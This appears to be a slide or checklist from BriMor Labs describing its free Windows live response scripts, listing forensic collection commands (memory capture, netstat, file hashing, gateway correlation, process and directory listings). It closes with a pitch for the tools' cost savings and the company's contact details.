Run the "Complete_Windows_Live_Response.bat" (*memory dump, volatile data collection, and drive imaging*), the "Memory_Dump_Live_Response.bat" (*memory dump and volatile data collection*), the "Triage_Windows_Live_Response.bat" (*volatile data collection*) script, or the "Windows Live Response Collection.exe" executable file from an external USB drive connected to computer. Depending on the script you choose, this will use Belkasoft Ram Capture to create a memory dump, copy Prefetch, Event Log, Registry, MFT, USNJrnl, and Logfile related files, and perform all of the other tasks listed on this checklist (except creating an image of the device). If you choose not to run the script as an Administrator, all of the activities listed below will be performed, but the Memory Dump, file copying, System32, System Temp, and User Temp folder hashing, WinPcap installation, nmap ARP gateway correlation, netstat –anb, and disk imaging will not occur due to non-elevated permissions.

OR

☐ **Create and save memory dump**

Use FTK Imager or Belkasoft Ram Capture to Acquire Memory

☐ **List process name associated with IP connection (requires elevated privileges)**

Command: *netstat –anb*

☐ **Use Last Activity View to view "last activities" that occurred on the system**

Command: *LastActivityView.exe*

- **Compute MD5 and SHA256 hashes of all files in %WINDIR%\System32, %SystemDrive%\Temp\, and %TEMP%**

  Command: *md5deep64.exe -u -t –r "%WINDIR%\system32*"*
  md5deep64.exe -u -t -r "%SystemDrive%\Temp"*
  md5deep64.exe -u -t –r "%TEMP%"*
  sha256deep64.exe -u -t –r "%WINDIR%\system32"*
  sha256deep64.exe -u -t -r "%SystemDrive%\Temp"*
  sha256deep64.exe" -u -t –r "%TEMP%"*

- **Find default Gateway correlation information with ipconfig and nmap**

  Command: *arp –a <default gateway IP>*
  Command: *nmap –A –O <default gateway IP>*

- **View Processes and Path – Extended and long information**

  Command: *PrcView/pv.exe –el*

- **View Processes and Path – Extended**

  Command: *PrcView/pv.exe –e*

- **MS-DOS Windows code page**

  Command: *chcp*

- **Directory listing**

  Command: *dir /S /O-D "%HOMEDRIVE%\"*

- **Currently logged on user**

Why free?!?!

- Because it saves your business time, money, and resources!
- How?
  - Initial data gathering can help you reveal problems without the need for external consulting
  - If you want external help, providing already gathered data can expedite incident response lifecycle
  - Scripts collect data from “common” areas incident responders/ digital forensic analysts look at first
  - If scripts can help DFIR consultant remotely diagnose issue remotely, no need to pay travel, lodging, incidentals, etc. costs

Questions?

Contact Us!

Email: brian@brimorlabs.com

Phone: 443.834.8280

Website: www.brimorlabs.com

Blog: www.brimorlabsblog.com

Twitter: @BriMorLabs

@brianjmoran